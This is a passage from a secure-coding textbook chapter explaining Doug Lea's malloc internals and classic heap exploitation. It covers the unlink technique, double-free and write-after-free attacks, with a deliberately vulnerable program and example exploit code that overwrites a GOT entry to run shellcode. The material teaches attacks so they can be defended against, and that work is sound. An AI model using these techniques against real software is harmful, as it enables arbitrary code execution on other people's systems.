Examples in this module assume the Intel architecture and 32-bit addressing (x86-32).

Doug Lea's malloc manages the heap and provides standard memory management (see "C Standard Memory Management Functions"). In dlmalloc, memory chunks are either allocated to a process or are free. Figure 4.3 shows the structure of allocated and free chunks. The first 4 bytes of both allocated and free chunks contain either the size of the previous adjacent chunk, if it is free, or the last 4 bytes of user data of the previous chunk, if it is allocated.

Free chunks are organized into double-linked lists. A free chunk contains forward and backward pointers to the next and previous chunks in the list to which it belongs. These pointers occupy the same 8 bytes of memory as user data in an allocated chunk. The chunk size is stored in the last 4 bytes of the free chunk, enabling adjacent free chunks to be consolidated to avoid fragmentation of memory.

Both allocated and free chunks make use of a `PREV_INUSE` bit (represented by **P** in the figure) to indicate whether or not the previous chunk is allocated. Because chunk sizes are always 2-byte multiples, the size of a chunk is always even and the low-order bit is unused. This allows the `PREV_INUSE` bit to be stored in the low-order bit of the chunk size. If the `PREV_INUSE` bit is clear, the



Chunk boundaries
Size or last 4 bytes of foregoing
Size of chunk
P
User data
Last 4 bytes of user data
Size of following chunk
1
Size or last 4 bytes of foregoing
Size of chunk
P
Forward pointer to next chunk
Back pointer to previous chunk
Unused space
Size of chunk
Size of following chunk
0

Figure 4.3 Structure of allocated and free chunks

4 bytes before the current chunk size contain the size of the previous chunk and can be used to find the front of that chunk.

In dlmalloc, free chunks are arranged in circular double-linked lists, or *bins*. Each double-linked list has a *head* that contains forward and backward pointers to the first and last chunks in the list, as shown in Figure 4.4. Both




Figure 4.4 Free list double-linked structure

the forward pointer in the last chunk of the list and the backward pointer in the first chunk of the list point to the head element. When the list is empty, the head's pointers reference the head itself.

Each bin holds chunks of a particular size (or range of sizes) so that a correctly sized chunk can be found quickly. For smaller sizes, the bins contain chunks of one size. As the size increases, the range of sizes in a bin also increases. For bins with different sizes, chunks are arranged in descending size order. There is also a bin for recently freed chunks that acts like a cache. Chunks in this bin are given one chance to be reallocated before being moved to the regular bins.

Memory chunks are consolidated during the `free()` operation. If the chunk located immediately before the chunk to be freed is free, it is taken off its double-linked list and consolidated with the chunk being freed. Then, if the chunk located immediately after the chunk to be freed is free, it is taken off its double-linked list and consolidated with the chunk being freed. The resulting consolidated chunk is placed in the appropriate bin.

In Example 4.13, the `unlink()` macro is used to remove a chunk from its double-linked list. It is used when memory is consolidated and when a chunk is taken off the free list because it has been allocated to a user.

Example 4.13 The `unlink()` Macro

```
#define unlink(P, BK, FD) { \
  FD = P->fd;  \
  BK = P->bk;  \
  FD->bk = BK; \
  BK->fd = FD; \
}
```

The easiest way to understand how this macro works is to look at an example. Figure 4.5 shows how the `unlink()` macro supports free processing. The pointer `P` identifies the memory chunk to be unlinked. This chunk contains a forward pointer to the next chunk in the list and a backward pointer to the previous chunk in the list, as shown by the arrows to the left of the chunks. All three chunks are shown. Step 1 of `unlink()` assigns `FD` so that it points to the next chunk in the list. Step 2 assigns `BK` so that it points to the previous chunk in the list. In step 3, the forward pointer (`FD`) replaces the backward pointer of the next chunk in the list with the pointer to the chunk preceding the chunk being unlinked. Finally, in step 4, the backward pointer (`BK`) replaces the forward pointer of the preceding chunk in the list with the pointer to the next chunk.



Last 4 bytes of foregoing chunk
Size of chunk, in bytes
1
Forward pointer to next chunk in list
Back pointer to previous chunk in list
Unused space (may be 0 bytes long)
Size of chunk
4
P
Last 4 bytes of foregoing chunk
Size of chunk, in bytes
1
Forward pointer to next chunk in list
Back pointer to previous chunk in list
Unused space (may be 0 bytes long)
Size of chunk
1
1. FD = P->fd;
2. BK = P->bk;
2
3. FD->bk = BK;
4. BK->fd = FD;
Last 4 bytes of foregoing chunk
Size of chunk, in bytes
1
Forward pointer to next chunk in list
3
Back pointer to previous chunk in list
:

Figure 4.5 Use of the `unlink()` macro to move a chunk from a free list

Buffer Overflows on the Heap

Dynamically allocated memory is vulnerable to buffer overflows. Exploiting a buffer overflow in the heap is generally considered to be more difficult than smashing the stack. Viega and McGraw describe an exploit that overflows a buffer in the heap to overwrite a second heap variable with security implications [Viega 2002]. Because such a serendipitous find seems unlikely, buffer overflows in the heap are not always appropriately addressed, and developers adopt solutions that protect against stack-smashing attacks but not buffer overflows in the heap.

There are, however, well-known techniques that are not difficult to adapt to exploit common programming flaws in dynamic memory management. Buffer overflows, for example, can be used to corrupt data structures used by the memory manager to execute arbitrary code. Both the unlink and frontlink techniques described in this section can be used for this purpose.

Unlink Technique. The unlink technique was first introduced by Solar Designer and successfully used against versions of Netscape browsers, traceroute, and slocate that used dlmalloc [Solar 2000].

The unlink technique is used to exploit a buffer overflow to manipulate the boundary tags on chunks of memory to *trick* the unlink() macro into writing 4 bytes of data to an arbitrary location. The program shown in Example 4.14, for instance, is vulnerable to a buffer overflow that can be exploited using this technique.

The vulnerable program allocates three chunks of memory (lines 5–7). The program accepts a single string argument that is copied into first (line 8). This unbounded strcpy() operation is susceptible to a buffer overflow. The boundary tag can be overwritten by a string argument exceeding the length of first because the boundary tag for second is located directly after the first buffer.

Example 4.14 Code Vulnerable to an Exploit Using the Unlink Technique

```
01  #include <stdlib.h>
02  #include <string.h>
03  int main(int argc, char *argv[]) {
04    char *first, *second, *third;
05    first = malloc(666);
06    second = malloc(12);
07    third = malloc(12);
08    strcpy(first, argv[1]);
09    free(first);
10    free(second);
11    free(third);
12    return(0);
13  }
```

After copying the argument (and presumably performing some other processing), the program calls free() (line 9) to deallocate the first chunk of memory. Figure 4.6 shows the contents of the heap at the time free() is called for the first time.

If the second chunk is unallocated, the free() operation will attempt to consolidate it with the first chunk. To determine whether the second chunk is unallocated, free() checks the PREV_INUSE bit of the third chunk. The location of the third chunk is determined by adding the size of the second chunk to its starting address. During normal operations, the PREV_INUSE bit of the third chunk is set because the second chunk is still allocated, as shown in Figure 4.7.

Consequently, the first and second chunks are not consolidated.

Because the vulnerable buffer is allocated in the heap and not on the stack, the attacker cannot simply overwrite the return address to exploit




Figure 4.6 Heap contents at the first call to `free()`

the vulnerability and execute arbitrary code. The attacker can overwrite the boundary tag associated with the second chunk of memory, as shown in Figure 4.8, because this boundary tag is located immediately after the end of the first chunk. The size of the first chunk (672 bytes) is the result of the requested size of 666 bytes, plus 4 bytes for the size, rounded up to the next multiple of 8 bytes.

Figure 4.9 shows a malicious argument that can be used to overwrite the boundary tags for the second chunk. This argument overwrites the previous size field, size of chunk, and forward and backward pointers in the second chunk—altering the behavior of the call to `free()` (line 9). In particular, the




Figure 4.7 PREV_INUSE bit of the third chunk set

size field in the second chunk is overwritten with the value −4 so that when `free()` attempts to determine the location of the third chunk by adding the size field to the starting address of the second chunk, it instead subtracts 4. Doug Lea's malloc now mistakenly believes that the start of the next contiguous chunk is 4 bytes before the start of the second chunk.

The malicious argument, of course, ensures that the location where dlmalloc finds the `PREV_INUSE` bit is clear, tricking dlmalloc into believing the second chunk is unallocated—so the `free()` operation invokes the `unlink()` macro to consolidate the two chunks.




Figure 4.8 Buffer overflow overwriting boundary tag



How is this size determined?
First Chunk
668 bytes
Second Chunk
4 bytes
4 bytes
4 bytes
4 bytes
shellcode
B
B
B
B
....
B
even int
-4
fp-12
addr
\0
filling bytes
dummy size with clear PREV_INUSE
size
fd
bk
Overwrites the size of chunk, and forward and backward pointers in the second chunk—altering the behavior of the call to free().

Figure 4.9 Malicious argument used in unlink technique

Figure 4.10 shows the contents of the second chunk when the `unlink()` macro is called. The first line of unlink, `FD = P->fd`, assigns the value in `P->fd` (provided as part of the malicious argument) to `FD`. The second line of the unlink macro, `BK = P->bk`, assigns the value of `P->bk`, also provided by the malicious argument to `BK`. The third line of the `unlink()` macro, `FD->bk = BK`, overwrites




Figure 4.10 Memory in second chunk

the address specified by FD + 12 (the offset of the bk field in the structure) with the value of BK. In other words, the unlink() macro writes 4 bytes of data supplied by an attacker to a 4-byte address also supplied by the attacker.

Once an attacker can write 4 bytes of data to an arbitrary address, it becomes a relatively simple matter to execute arbitrary code with the permissions of the vulnerable program. An attacker could, for example, provide the address of the return pointer on the stack and use the unlink() macro to overwrite the address with the address of malicious code. Another possibility is to overwrite the address of a function called by the vulnerable program with the address of the malicious code. For example, an attacker can examine the executable image to find the address of the jump slot for the free() library call. This is possible with ELF binary format because the global offset table (GOT) is writable. The equivalent information cannot be overwritten when the Windows binary format is used.

The address -12 is included in the malicious argument so that the unlink() method overwrites the address of the free() library call with the address of the shellcode. The shellcode is then executed as a result of the call to free()

(line 10 of the vulnerable program). The shellcode jumps over the first 12 bytes because some of this memory is overwritten by `unlink()` when making the assignment `BK->fd = FD`. The lvalue `BK->fd` references the address of the shellcode plus 8; consequently, bytes 9 to 12 of the shellcode are overwritten.

Exploitation of a buffer overflow in the heap is not particularly difficult. The most difficult part of this exploit is determining the size of the first chunk so that the boundary tag for the second argument can be precisely overwritten. To do this, an attacker could copy and paste the `request2size(req,nb)` macro from dlmalloc into his or her exploit code and use this macro to calculate the size of the chunk.

4.7 Double-Free Vulnerabilities

Doug Lea's malloc is also susceptible to double-free vulnerabilities. This type of vulnerability arises from freeing the same chunk of memory twice without its being reallocated between the two free operations.

For a double-free exploit to be successful, two conditions must be met. The chunk to be freed must be isolated in memory (that is, the adjacent chunks must be allocated so that no consolidation takes place), and the bin into which the chunk is to be placed must be empty.

Figure 4.11 shows an empty bin and an allocated memory chunk. Because it is empty, the bin's forward and backward pointers are self-referential. There is no link between the bin and chunk because the chunk is allocated.



bin ->
Forward pointer to first chunk in list
Back pointer to last chunk in list
Because the bin is empty,the forward and back pointers are self-referential.
first ->
Size of foregoing chunk, if unallocated
Size of chunk, in bytes
P
User data
:

Figure 4.11 Empty bin and allocated chunk

Figure 4.12 shows these data structures again after the memory chunk referenced by P is freed. The free() function adds the free chunk to the bin using the frontlink code segment shown in Example 4.15.

Example 4.15 The frontlink code segment

```
BK = bin;
FD = BK->fd;
if (FD != BK) {
  while (FD != BK && S < chunksize(FD)) {
    FD = FD->fd;
  }
  BK = FD->bk;
}
P->bk = BK;
P->fd = FD;
FD->bk = BK->fd = P;
```

When a chunk of memory is freed, it must be linked into the appropriate double-linked list. In some versions of dlmalloc, this is performed by the frontlink code segment. The frontlink code segment is executed after adjacent



bin ->
Forward pointer to first chunk in list
Back pointer to last chunk in list
first ->
Size of foregoing chunk, if unallocated
Size of chunk, in bytes
P
Forward pointer to next chunk in list
Back pointer to previous chunk in list
Unused space (may be 0 bytes long)
Size of chunk
Expected behavior; double-linked list containing the free chunk

Figure 4.12 Bin with single free chunk

chunks are consolidated. Chunks are stored in the double-linked list in descending size order.

The attacker supplies the address of a memory chunk and arranges for the first 4 bytes of this memory chunk to contain executable code (that is, a jump instruction to shellcode). This is accomplished by writing these instructions into the last 4 bytes of the previous chunk in memory. (Remember that, as shown in Figure 4.3, the last 4 bytes of data in the previous chunk (if allocated) overlap with the current chunk).

After the frontlink code segment executes, the bin's forward and backward pointers reference the freed chunk, and the chunk's forward and backward pointers reference the bin. This is the expected behavior, as we now have a double-linked list containing the free chunk.

However, if the memory chunk referenced by `P` is freed a second time, the data structure is corrupted. As shown in Figure 4.13, the bin's forward and backward pointers still reference the chunk, but the chunk's forward and backward pointers become self-referential.

If the user requests a memory chunk of the same size as the self-referential chunk, the memory allocator will attempt to allocate a chunk from the same bin. Because the bin's forward pointer still references the chunk, it can be found and returned to the user. However, invoking the `unlink()` macro to



regular
bin ->
Forward pointer to first chunk in list
Back pointer to last chunk in list
first ->
Size of foregoing chunk, if unallocated
Size of chunk, in bytes
P
Forward pointer to next chunk in list
Back pointer to previous chunk in list
Unused space (may be 0 bytes long)
Size of chunk
cache
bin ->
Pointer to cached chunk

Figure 4.13 Corrupted data structures after second call of `free()`

remove the chunk from the bin leaves the pointers unchanged. Instead of the chunk being removed from the bin, the data structures remain exactly as they appeared in the figure before the memory allocation request. As a result, if additional requests are made to allocate a chunk of the same size, the same chunk is returned to the user over and over again. Once the data structures have been corrupted in this manner, `malloc()` can be exploited to execute arbitrary code.

Example 4.16 shows a simplified example of how a double-free vulnerability is exploited. The target of this exploit is the first chunk allocated on line 12. Before the exploit can succeed, however, memory must be manipulated into a vulnerable configuration. To do this, an attacker must ensure that the first chunk is not consolidated with other free chunks when it is freed.

Example 4.16 Double-Free Exploit Code

```
01  static char *GOT_LOCATION = (char *)0x0804c98c;
02  static char shellcode[] =
03    "\xeb\x0cjump12chars_" /* jump */
04    "\x90\x90\x90\x90\x90\x90\x90\x90";
05  int main(void) {
06    int size = sizeof(shellcode);
07    char *shellcode_location;
08    char *first, *second, *third, *fourth;
09    char *fifth, *sixth, *seventh;
10    shellcode_location = malloc(size);
11    strcpy(shellcode_location, shellcode);
12    first = malloc(256);
13    second = malloc(256);
14    third = malloc(256);
15    fourth = malloc(256);
16    free(first);
17    free(third);
18    fifth = malloc(128);
19    free(first);                 // double-free
20    sixth = malloc(256);
21    *((char **)(sixth+0)) = GOT_LOCATION-12;
22    *((char **)(sixth+4)) = shellcode_location;
23    seventh = malloc(256);
24    strcpy(fifth, "something");
25    return 0;
26  }
```

When `first` is initially freed (line 16), it is put into a cache bin rather than a regular one. Freeing the third chunk moves the first chunk to a regular bin. Allocating the second and fourth chunks prevents the third chunk from being consolidated. Allocating the fifth chunk on line 18 causes memory to be split off from the third chunk, and as a side effect, the first chunk is moved to a regular bin (its one chance to be reallocated from the cache bin has passed). Memory is now configured so that freeing the first chunk a second time (line 19) sets up the double-free vulnerability. When the sixth chunk is allocated on line 20, `malloc()` returns a pointer to the same chunk referenced by `first`. The `GOT` address of the `strcpy()` function (minus 12) and the shellcode location are copied into this memory (lines 21–22); then the same memory chunk is allocated yet again as the seventh chunk on line 23. This time, when the chunk is allocated, the `unlink()` macro copies the address of the shellcode into the address of the `strcpy()` function in the global offset table (and overwrites a few bytes near the beginning of the shellcode). When `strcpy()` is called on line 24, control is transferred to the shellcode.

These vulnerabilities are difficult to exploit because of the precise memory configuration required and because exploit details vary from one heap implementation to another. Although Example 4.16 combines elements of the vulnerable code with exploit code and addresses have been hard-coded, real-world examples of vulnerable code exist and have been successfully exploited. For example, servers that remain resident in memory and can be manipulated by successive calls are susceptible to these exploits.

Most modern heap managers now implement safe unlinking, which indirectly solves the exploitability of double-frees by adding checks that ensure the invariants of a double-linked list. Checking these invariants before the unlinking process makes it possible to detect corruption of the data structures at the earliest opportunity [Microsoft 2009]. Nonetheless, double-frees must still be avoided.

Writing to Freed Memory

Another common security flaw is to write to memory that has already been freed. Example 4.17 shows how writing to freed memory can lead to a vulnerability, using a program that is almost identical to the double-free exploit code from Example 4.16. However, instead of freeing the first chunk twice, this program simply writes to the first chunk on lines 18 and 19 after it has been freed on line 15. The setup is exactly the same as the double-free exploit. The call to `malloc()` on line 20 replaces the address of `strcpy()` with the address of the shellcode, and the call to `strcpy()` on line 21 invokes the shellcode.

Example 4.17 Overwriting Freed Memory Exploit

```
01  static char *GOT_LOCATION = (char *)0x0804c98c;
02  static char shellcode[] =
03    "\xeb\x0cjump12chars_" /* jump */
```

```
  "\x90\x90\x90\x90\x90\x90\x90\x90";
int main(void){
  int size = sizeof(shellcode);
  char *shellcode_location;
  char *first,*second,*third,*fourth,*fifth,*sixth;
  shellcode_location = malloc(size);
  strcpy(shellcode_location, shellcode);
  first = malloc(256);
  second = malloc(256);
  third = malloc(256);
  fourth = malloc(256);
  free(first);
  free(third);
  fifth = malloc(128);  // sets up initial conditions
  *((char **)(first+0)) = GOT_LOCATION - 12;
  *((char **)(first+4)) = shellcode_location;
  sixth = malloc(256);
  strcpy(fifth, "something");
  return 0;
}
```

RtlHeap

Applications developed using dlmalloc are not the only applications susceptible to heap-based vulnerabilities. Applications developed using Microsoft's RtlHeap can also be susceptible to exploitation when the memory management API is used incorrectly.

Figure 4.14 shows five sets of memory management APIs in Win32. Each was designed to be used independently of the others.

